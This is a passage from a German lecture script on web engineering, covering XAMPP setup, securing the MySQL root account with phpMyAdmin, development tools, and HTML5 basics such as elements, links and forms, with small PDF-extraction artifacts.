

Web Engineering I

Vorwort

Mit der Marketablierung von Smartphones und Tabletts haben sich die Anforderungen bei der Entwicklung von Webseiten und Webapplikationen erheblich verändert.

Die aktuellen Web-Technologien basieren clientseitig auf drei Sprachen: HTML5, CSS3 und JavaScript.

Selbstverständlich haben sich die etablierten Entwicklungssprachen, Werkzeuge und Frameworks den neuen Bedingungen angepasst. Zugleich entstanden und entstehen neue innovative Tools und Frameworks, die eine schnellere komfortablere Entwicklung und/oder eine höhere Software-Qualität versprechen.

Die Entwicklung einer einfachen statischen Webseite ist nicht schwer. Wenn aber ein komfortables, barrierefreies User Interface gewünscht wird, wenn Daten mit einer serverseitigen Datenbank ausgetauscht werden sollen, ein ganz besonderes Design gewünscht wird und komplexe Interaktionen unterstützt werden müssen – dann sind diese Aufgaben alles andere als trivial.

Wie letztlich eine Webseite dargestellt wird, hängt von dem verwendeten Browser ab. Die Berücksichtigung aller noch im Einsatz befindlichen Browser-Versionen kann sehr aufwändig sein.

Spannend ist auch die Frage, wie am besten ein responsives Webdesign realisiert werden kann, das nicht nur auf allen gebräuchlichen Ausgabegeräten (Bildschirm, Smartphone, Tablet) gut aussieht, sondern auch adäquat zu bedienen ist. Denn Steuerungen per Tastatur, Maus oder Finger unterscheiden sich in manchen Situationen erheblich.

Wichtig ist es weiterhin, das Ladezeitverhalten zu optimieren. Wiederholtes Laden gleicher Inhalte, zu frühes Laden oder das Laden von Bildern und Videos, die letztlich in einer geringeren Auflösung angezeigt werden, sind zu vermeiden.

Fragen nach optimalen Technologien – beispielsweise, ob ein Content Management System verwendetet werden sollte – sind im Einzelfall nur schwer fundiert zu beantworten.

Ein Webprojekt wird normalerweise arbeitsteilig angegangen. Dann arbeiten oft Web-Designer, Client- und Server-Programmierer mit weiteren Experten zusammen.

Doch wer ein Web-Projekt konzipiert, beauftragt, überwacht und letztlich für dessen Wartung verantwortlich ist, sollte alle wesentlich Entwicklungsschritte aus eigener Erfahrung abschätzen und beurteilen können,

Dieses Skript soll einige der meistverbreiteten Sprachen und Technologien der Web-Entwicklung exemplarisch vorstellen. Dabei werden u. a. die folgenden Fragen zumindest teilweise beantwortet:

- Wie lässt sich schnell ein Web-Server incl. einiger nützlicher Programme auf dem eigenen PC oder Mac installieren?
- Was kann HTML5, und wie wird es eingesetzt?
- Wozu dient CSS3, und wie wird es mit HTML5 verknüpft?
- Wie kann mit einfachen Mitteln eine Webseite gestaltet werden?
- Was leisten die Entwickler-Tools der Standardbrowser bei der Analyse von Web Sites und beim Debuggen?
- Was lässt sich mit JavaScript programmieren, und woran ist die Qualität eines JavaScript-Programms erkennbar?

- Wie lässt sich eine Animation programmieren und in eine Webseite integrieren?
- Warum ist das JavaScript-Framework jQuery so beliebt, und wie lässt es sich nutzen?
- Was ist JSON und warum ist es eine gute Alternative zu XML?
- Warum ist AJAX nützlich und wie lässt es sich mit minimalem Aufwand verwenden?
- Wozu dient PHP, und wie kann mit seiner Hilfe auf eine MySQL-Datenbank zugegriffen werden?

Viele Verweise auf Internet-Ressourcen geben Gelegenheit, die behandelten Themen weiter zu vertiefen.

Erste eigene Versuche mit den genannten Technologien führen erfahrungsgemäß zu vielen kleinen Missverständnissen und Fehlern. Doch keine Angst, das gibt sich schnell – und dann kann es richtig Spaß machen...


PS: Verbesserungsvorschläge für dieses Skript sind sehr willkommen: → pavlista@beuth-hochschule.de

1 Vorbereitungen

1.1 Anleitung Webserver aufsetzen (Windows)

Beschrieben wird die Verwendung der [XAMPP-Distribution](#) von der Apachefriends.org.

Auf der Startseite werden die zu der Distribution gehörenden Programme kurz beschrieben.



Die wesentlichen Vorteile von XAMPP sind, dass alle Programme in ihren Versionen zueinander passen und mit minimalem Aufwand installiert werden können. Es gibt übrigens auch eine Lite-Version, die sich auf einem Stick installieren lässt.

XAMPP sollte (nicht als Dienst) in ein Verzeichnis wie <C:\xampp> installiert werden. In diesem Verzeichnis befindet sich danach die Anwendung `xampp-control.exe`, die auszuführen ist. Die XAMPP Control Panel

Application ermöglicht es, den Apache-Webserver und den MySQL-Server zu starten und zu stoppen.

Wenn serverseitig mit Java gearbeitet werden soll, steht mit der XAMPP-Distribution auch der Tomcat (ein Sevlet Container und schlanker Webserver) zur Verfügung. Im Tomcat-Verzeichnis finden sich Batch-Dateien mit denen er sich starten und stoppen lässt.


Nach dem Start des Servers meldet sich der Server unter der URL <http://localhost/xampp> bzw. <http://127.0.0.1/xampp>.

XAMPP stellt einige nützliche Infos und Beispiele bereit, die es zu checken lohnt.

Der Apache lauscht auf dem Default Port 80. Wenn Konflikte mit anderen Anwendung wie z. B. Skype auftreten, kann der Port gewechselt werden. Die Einstellung erfolgt in der Konfigurationsdatei unter ...\\XAMPP\\xamppfiles\\etc\\httpd.conf. Als alternative Portnummer wird häufig 8080 gewählt. Dann ist der Server unter <http://localhost:8080/xampp> erreichbar.

1.2 MySQL-Server sichern


Auf der Startseite vom XAMPP ist links im orangenen Rechteck ein Link auf phpMyAdmin zu finden. PhpMyAdmin ist eine sehr verbreitete auf PHP basierende Web-App, mit der sich MySQL-Datenbanken über den Browser verwalten lassen.



Nach einem Klick auf den Reiter *Rechte* (privileges) ist eine Benutzerübersicht zu sehen, in der (anders, als im Bild) Benutzer (root) auftauchen, die ALL PRIVILEGES haben, aber kein Passwort.

Benutzer	Host	Passwort	Globale Rechte	GRANT	Aktion
Jeder	%	—	USAGE	Nein	
Jeder	localhost	Nein	USAGE	Nein	
pma	localhost	Nein	USAGE	Nein	
root	127.0.0.1	Ja	ALL PRIVILEGES	Ja	
root	localhost	Ja	ALL PRIVILEGES	Ja	

Nach Wahl eines derartigen Benutzers sollte die Option *Rechte ändern* angeklickt werden. Auf der nun angezeigten Seite muss herunter 'gescrollt' werden bis folgende Einstellungsmöglichkeiten zu sehen sind:



Hier ist ein Passwort zu vergeben. Der Vorgang sollte mit allen gleichartigen Benutzern mit demselben demselben Passwort wiederholt werden.

Nun muss noch phpMyAdmin eine Chance gegeben werden, auf die geschützten Datenbanken zuzugreifen. Der Pfad zu der Konfigurationsdatei könnte beispielsweise so aussehen:

c:\xampp\phpMyAdmin\config.inc.php .

Darin befindet sich ein Abschnitt wie

```
/* Authentication type and info */
$cfg['Servers'][$i]['auth_type'] = 'config';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = "";
$cfg['Servers'][$i]['extension'] = 'mysql';
$cfg['Servers'][$i]['AllowNoPassword'] = true;
```

Dort muss dasselbe Passwort eingetragen werden.

Danach sollte der MySQL-Server gestoppt werden, dann der Apache. Anschließend kann zuerst der Apache und anschließend der MySQL-Server gestartet werden. Nachdem die Seite von XAMPP neu geladen wurde, müssten die Änderungen unter phpMyAdmin sichtbar werden.

Es sollte nicht vergessen werden, dass Browser einen Cache haben und manchmal eindringlich 'gebeten' werden wollen, bevor sie eine Seite wirklich neu laden.

1.3 Webserver auf dem Mac

Es existieren auch Mac- und Linux-Versionen der XAMPP-Distribution.

Manche Programmierer ziehen für Macs die leichter einzurichtende **MAMP-Distribution** vor (MAMP PRO muss es nicht sein).

Auch bei dem MAMP sollte ein individuelles Password für den MYSQL-Server vergeben werden (hilfreich: <http://www.tech-otaku.com/local-server/changing-mysql-root-user-password-mamp/>).

1.4 Programmieren oder konfigurieren?

Wer nur schnell mal einen Standard-Web-Auftritt oder Blog braucht, sollte sich gut überlegen, ob er ihn von Grund auf selbst realisiert oder auf bestehenden Lösungen aufsetzt.

Moderne Content Management Systeme (CMS) wie WordPress, Joomla und Typo3 sind ausgereift, durch Plugins erweiterbar, in Grenzen gestaltbar und müssen nicht programmiert, sondern nur konfiguriert werden.

Dazu braucht es lediglich eine Umgebung, wie sie die XAMPP-Distribution liefert und einen Browser zur Konfiguration.

Natürlich muss erst einmal gelernt werden, was wie wo gemacht werden kann und soll. Aber dafür braucht es kein Hochschulstudium. Das Resultat ist meistens stabil, wartbar und kann sich sehen lassen – nur individuell und irgendwie speziell ist es nicht.

1.5 Entwicklungsumgebungen

Es muss nicht der komfortable Adobe Dreamweaver sein, der für viele Zwecke überdimensioniert ist.

Ein guter Editor, wie z. B. [Notepad++](#), [jEdit](#), [PSPad](#) oder der puristische und sehr schnelle [Sublime Text](#) kann in vielen Fällen gut ausreichen.

Komfortabler sind das auf Eclipse basierende [Aptana Studio](#), [Komodo Edit](#) und [NetBeans](#). Sie alle sind für die Entwicklung mit HTML5, CSS, JavaScript und PHP geeignet.

Erwähnenswert ist auch die ausgereifte Entwicklungsumgebung [PhpStorm](#), die mit einem Plugin des Chrome Browsers so kooperiert, dass jede Änderung der Quelldateien sofort (d.h. ohne Refresh) angezeigt wird.

1.6 Ohne Inspektion geht's nicht – Entwicklertools der Browser

Nach der Einrichtung des Webservers sollte an die Möglichkeiten zur Analyse und zum Debuggen von Webapplikationen gedacht werden. Hierzu bieten die etablierten Browser diverse Tools und Plugins an.

Zum Einstieg ist eine der folgenden Konfigurationen zu empfehlen:

- Der Chrome Browser mit den eingebauten Developertools (→ [Dokumentation](#)) und dem AddOn PHP Console).
- Der Firefox Browser mit den Erweiterungen Firebug (→ [Download und Dokumentation](#)), Web Developer und FirePHP).

X-Debug oder der Zend Debugger ermöglichen das Debuggen von PHP, wenn einfaches Logging nicht mehr ausreicht. Für dieses Script wurde der Chrome Browser mit seinen Entwicklertools eingesetzt.

→ [Andi Smith: 25 Secrets of the Browser Developer Tools](#)

1.7 Wie funktioniert ein Browser?

Die bekannten Browser sind komplexe, hochgradig optimierte Applikationen. Sie enthalten einen Parser, der den vom Server erhaltenen HTML-Code analysiert und im Hauptspeicher eine entsprechende Baumstruktur generiert.

Auf diese Struktur kann über die sog. DOM-Schnittstelle mittels JavaScript zugegriffen werden. JavaScript-Anweisungen werden von einem internen Interpreter ausgeführt.

Browser analysieren für jedes HTML-Element die zuständigen CSS-Stile und ermitteln die dominierenden Stile, auf die ebenfalls über das DOM zugegriffen werden kann.

Browser laden angeforderte Dateien und analysieren die Nutzereingaben (Tastatur, Maus, Touchpad). Sie leiten Ereignisse so weiter, dass sie mittels JavaScript behandelt werden können.

Für die Darstellung sind schließlich sog. Renderer zuständig.

Eine detailliertere und weitgehend verständliche Darstellung bietet der empfehlenswerte Artikel '[How Browsers Work: Behind the scenes of modern web browsers](#)' von Tali Garsie und Paul Irish.

1.8 Ordnung muss sein - empfohlene Verzeichnisstruktur

Ein Web-Server sucht nach Empfang eines HTML-Requests in einem bestimmten Verzeichnis (und dessen Unterverzeichnissen) nach dem passenden Dokument. Beim Apache Webserver ist es das Verzeichnis *htdocs*.

In diesem Verzeichnis solle ein kleines Web-Projekt etwa so aussehen:

```
htdocs
    index.html          ← leer (Sicherheitsmaßnahme)
    ...
    myproject
        index.html      ← root folder von myproject
                        enthält PHP- und HTML-Dateien
        ...
        index.html      ← evt. Startseite
        ...
        css
            index.html    ← leer (Sicherheitsmaßnahme)
            basicstyles.css
            projectstyles.css
            ...
        js
            index.html    ← leer (Sicherheitsmaßnahme)
            javascript1.js
            some_js_lib.js
            ...
        pictures
            index.html    ← leer (Sicherheitsmaßnahme)
            background.png
            ...
```

In den Root Folder des jeweiligen Webprojekts gehören die HTML- und PHP-Dateien, die direkt vom Client angefordert werden.

2 HTML5

HTML (Hypertext Markup Language) ist eine formale Sprache, mit der sich die Inhalte von Web-Dokumenten hierarchisch strukturieren und beschreiben lassen.

HTML eine sog. Auszeichnungssprache (descriptive markup language) und keine Programmiersprache.

Mit HTML wird sowohl der Inhalt eines Dokuments (Texte, Bilder, ...) als auch die Zugehörigkeit zu bestimmten Strukturmerkmalen (wie Überschrift, Aufzählung,...) beschrieben.

Durch die Auszeichnungen in Form von sog. Tags wie z. B.

`<h1>Überschrift</h1>`

wird der Inhalt des Dokuments um semantische Informationen ergänzt.

Die so 'ausgezeichneten' semantischen Informationen erleichtern die Zuordnung von CSS-Stilen, mit denen spezifiziert werden kann, wie beispielsweise eine h1-Überschrift dargestellt werden soll. Außerdem ermöglichen sie die automatische Analyse von Webseiten durch Webcrawler, die u. a. von Suchmaschinen eingesetzt werden, und Screen Readern, auf die Sehbehinderte angewiesen sind.

HTML kann mit einem Editor in eine Textdatei geschrieben werden, die dann mit der Extension *html* oder *htm* gespeichert werden sollte.

Browser interpretieren HTML-Dokumente. Sie generieren intern eine Repräsentation der gegebenen Baumstruktur. Über die sog. DOM-Schnittstelle (vgl. auch XML) kann dann mit JavaScript auf die einzelnen Elemente zugegriffen werden.

Browser rendern anhand der vorliegenden deklarativen Spezifikationen (HTML, CSS) und behandeln Ereignisse (z. B. einen Mausklick), indem sie zugehörigen JavaScript-Code interpretieren. Die meisten Vorteile von HTML5 werden nur im Kooperation mit JavaScript nutzbar.

HTML bietet Attribute, die sehr beschränkt auch zur visuellen Gestaltung einer Webseite verwendet werden können. Im Interesse einer leichten Wartbarkeit sollten sie jedoch nicht verwendet werden. CSS bietet bei weitem bessere Möglichkeiten.

Obwohl sich HTML5 noch im Entwurfsstadium befindet, wird es von aktuellen Browsern mehr oder weniger unterstützt.

Spezifikationen: [W3C HTML 5](#) , [WATWG for web developers](#)

2.1 Einfache Beispiele

Beispiel: 'Hello World' mit HTML5 (helloworld.html):

```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8">
    <title>page title</title>
    <meta name="description" content="what it is about">
    <meta name="author" content="my name">
  </head>
```

```

<body>
    <!-- this is comment -->
    <p>Hello world</p>
</body>
</html>

```

Das Beispiel kann auf zwei verschiedene Arten im Browser betrachtet werden. Wenn sich die Datei *helloworld.html* irgendwo auf einer lokalen Festplatte befindet, kann sie einfach mit dem Browser geöffnet werden (bei Chrome die html-Datei in das Browser-Fenster hinein ziehen oder mit Rechtsklick auf die Datei 'öffnen mit' Chrome wählen).

Ein realistischeres Szenario setzt einen Webserver voraus. Wenn beispielsweise die XAMPP-Distribution installiert ist, kann die Datei *helloworld.html* in das *htdocs*-Verzeichnis des Apache-Servers gelegt werden. Nachdem der Server gestartet wurde, kann die URL *localhost/helloworld.html* angefordert werden.

Eine Startvorlage (Template) für typische HTML5-Dateien könnte so aussehen:

```

<!DOCTYPE html>
<html lang="de">
    <head>
        <meta charset="utf-8">
        <title>page title</title>
        <meta name="description" content="what it is about">
        <meta name="author" content="my name">
        <link rel="stylesheet" href="css/mycss.css">
    </head>
    <body>
        <!-- this is comment -->
        <p>some text</p>

        <script src="js/myjavascript.js"></script>
    </body>
</html>

```

In diesem Fall sind zusätzliche Angaben für Webcrawler eingefügt. Außerdem ist erkennbar, wie auf externe CSS- und JavaScript-Dateien verwiesen werden kann. Später wird noch darauf eingegangen, dass es Sinn machen kann, JavaScript an anderen Stellen zu laden.

Ein Blick auf die Dokumentendeklaration (die Doctype-Angabe ganz am Anfang der HTML-Datei) verrät, welche HTML-Version verwendet wurde. Bei HTML5 besteht sie nur aus `<!DOCTYPE html>`.

Während sich im Head-Element die dokumentarischen und technischen Informationen befinden, werden im Body-Element die Informationen angezeigt, die im Browser Fenster zu sehen sind.

Wie am obigen Beispiel zu erkennen ist, werden die Elemente der hierarchische Struktur durch Tags markiert, die meistens paarweise auftreten, wobei die Starttags mit `<` und die Endtags mit `>` beginnen.

Beispielsweise ist `<p>Hello world</p>` ein Paragraph-Element, das sich im Body-Element des Dokuments befindet und damit hierarchisch dem Body-Element untergeordnet ist.

Es gibt aber auch Elemente wie `
` für die (ab Version HTML5) kein schließendes Tag angegeben werden muss. Das ist nicht verwunderlich, weil `
` einen Zeilenumbruch (line break) markiert und es bei so einem inhaltsleeren Element kein HTML-Element geben kann, das diesem sinnvoll untergeordnet werden könnte.

Ein HTML-Element kann - wie auch bei XML - Attribute besitzen, die das Element genauer spezifizieren.

Die Attribute-Wert-Paare stehen im öffnenden Tag des Elements. Auch wenn es manchmal möglich ist, auf

Anführungszeichen zu verzichten, sollten diese immer verwendet werden.

Beispiel:

Zum Image Element *img* gehören die Attribute *src* (für Source) und *alt* (für Alternative). Der Wert von *src* ist hier der relative Pfad zur JPG-Bilddatei, die sich im Unterverzeichnis *images* befindet. Das Attribut *alt* liefert alternative Information für die Fälle in denen das Bild nicht betrachtet werden kann.

Beispiel *htmldemo.html*:



```
<!DOCTYPE html>
<html lang="de">
  <head>
    <meta charset="utf-8">
    <title>page title</title>
    <meta name="description" content="what it is about">
    <meta name="author" content="my name">
  </head>
  <body>
    <h1>Beispiel</h1>
    <p>Text im ersten Paragraphen</p>
    <p>Text im zweiten &nbsp;&nbsp;&nbsp;&nbsp;Paragraphen</p>
    <br>
    <p>Link zur
      <a href="http://www.beuth-hochschule.de">Beuth Hochschule für Technik</a>
      innerhalb des dritten Paragraphens
    </p>
  </body>
</html>
```

Wie an dem obigen Beispiel zu erkennen ist, gibt es sog. Block-Elemente (wie *<h1>*, *<p>*) , die eine eigene Zeile für sich beanspruchen und sog. Inline-Elemente (wie *<a>*), die den Textfluss nicht durch einen Zeilen- umbruch unterbrechen. Diese Verhalten lässt sich mit CSS bei Bedarf verändern.

Das *h1*-Element beschreibt die wichtigste Überschrift. Die unwichtigste Überschrift ist *h6*. Wie diese Überschrift im Browser-Fenster dargestellt wird, hängt von den Einstellungen des Browsers ab, die sich mit geeigneten CSS-Stilen überschreiben lassen.

Normalerweise lässt HTML nicht mehr als ein Leerzeichen zu. Das heißt, wenn etwa 17 Leerzeichen hinter-

einander stehen, werden diese als ein einziges Leerzeichen interpretiert. Wer das nicht will, verwendet nonbreaking spaces () in dem auszugebenen String.

2.2 Id, class, <div> und

Es wäre möglich aber nicht mehr zeitgemäß, mit HTML5 die Art der Darstellung (durch Zuordnung von Schrifttypen, Farben, Unterstreichungen etc.) fest zu legen. Hierfür sollten ausschließlich die wesentlich ausdrucksstärkeren Mittel von CSS genutzt werden.

Allerdings ist es oft sinnvoll, HTML so zu formulieren, dass ein gezielter Zugriff auf Elemente oder Mengen von Elementen durch JavaScript oder CSS ermöglicht oder erleichtert wird.

Hierzu gibt es die Attribute *id* und *class* sowie die Elemente *<div>* und **.

Mit dem Attribut *id* kann genau einem Element ein identifizierender String zugeordnet werden.

```
<p id="fehlermeldung">Verbindung geschlossen</p>
```

Wenn mehrere Elemente gleich behandelt (z. B. gleichartig formatiert) werden sollen, können diese einer Klasse zugeordnet werden.

```
<p class="priorität1">Einkaufen</p>
<p class="priorität1">Kinder abholen</p>
```

Wenn ein Teilstring modifiziert oder mit CSS formatiert werden soll, kann er als Span-Inline-Element ausgezeichnet werden.

```
<p>Beachten Sie dieses <span style="color:red">Rot</span>.</p>
```

Mit dem *<div>*-Tag lässt sich eine Division bzw. Section definieren. Das macht dann Sinn, wenn auf die so zusammengefassten Elementen dieselben Stile angewendet werden sollen. Mit *<div>* lassen sich also mehrere Elemente zusammenfassen und über eine Id- oder Class-Angabe referenzieren.

```
<div id="mobile_hint">
    <h3>Hinweise für Handy-Nutzer</h3>
    <p>Beachten Sie, dass ...</p>
</div>
```

Ohne die Spracherweiterungen von HTML5 waren Webentwickler oft gezwungen, ihre Seiten mit vielen div-Elementen zu strukturieren. Um sie zu unterscheiden wurden häufig charakterisierende id- oder class-Attribute verwendet.

Elemente wie *<div id="page">*, *<div id="header">*, *<div id="nav">*, *<div id="content">*, *<div class="article">*, *<div id="footer">* werden nicht mehr gebraucht, da mit HTML5 neue semantische Tags eingeführt wurden.

Es gibt nun u. a. *<address>*, *<article>*, *<aside>*, *<footer>*, *<header>*, *<output>*, *<section>*.

Semantische Tags statt <div ... > verwenden.

2.3 Das Link-Element

Das Link-Element <a> wird in der Hypertext-Theorie auch auch als Anker (anchor) bezeichnet.

Links auf Seiten derselben Site sollten relativ referenziert werden:

Angenommen newpage.html befindet sich im selben Verzeichnis wie die Seite die einen Link auf sie anbietet. Dann sollte das Link-Element so aussehen:

```
<a href="newpage.html">New Info</a>
```

Angenommen, sie befindet sich im Unterverzeichnis sub:

```
<a href="sub/newpage.html">New Info</a>
```

Angenommen, sie befindet sich in übergeordneten Elternverzeichnis top:

```
<a href="../newpage.html">New Info</a>
```

Es geht auch zweistufig nach oben:

```
<a href=".../..../newpage.html">New Info</a>
```

oder zweistufig nach unten in das Unterverzeichnis subofsub von sub:

```
<a href="sub/subofsub/newpage.html">New Info</a>
```

Dieselbe Referenzierungssyntax gilt natürlich auch für andere Client-seitige Ressourcen wie Bilder, Videos, CSS- oder JavaScript-Dateien.

Wenn der folgende Link angeklickt wird, öffnet sich ein neues Browser Window.

```
<a href="http://www.google.de" target="_blank">Google Search Engine</a>
```

Es ist auch möglich, zu einem bestimmten Abschnitt einer Seite zu springen:

```
<a href="sub/newpage.html#bottom">New Info Conclusion</a>
```

Voraussetzung ist, dass es ein Element mit id="bottom" in der aufgerufenen Seite gibt.

2.4 Formulare mit HTML5


HTML5 ermöglicht eine Eingabeverprüfung bei Formularen ohne JavaScript.

Anhand des *type*-Attributs kann der Browser erkennen, ob er etwa einen *Date* oder *Color Chooser* anbieten soll und Eingaben entsprechend validieren.

Mit dem *required*-Attribut lässt sich eine Eingabe erzwingen.

Das Layout der automatisch angezeigten Objekte ist Browser-spezifisch und kann mit CSS nur geringfügig angepasst werden.

Das folgende Beispiel demonstriert (mit Chrome) einige der neuen Möglichkeiten.



Datei `html5_form.html`:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>HTML5 Form</title>
  </head>
  <body>
    <form action="form_response.php" method="post">
      <fieldset><legend>We want to know you!</legend>
        first name:
        <input type="text" name="firstname" size="25" maxlength="30" required>
        <br><br>
        second name:
        <input type="text" name="secondname" size="25" maxlength="30" required>
        <br><br>
        birthday:
        <input type="date" name="birthday">
        <br><br>
        email:
        <input type="email" name="email" placeholder="your email address">
        <br><br>
        mobile number:
```

```

<input type="tel" name="mobile">
<br><br>
favorite color:
<input type="color" name="favoritecolor">
<br><br>
<input type="submit" value="send">
</fieldset>
</form>
</body>
</html>

```

Außerdem ist es möglich, einem *input*-Element ein RegEx-Pattern zuzuweisen, das erfüllt werden muss; beispielsweise so:

```

<input id="name" type="text"
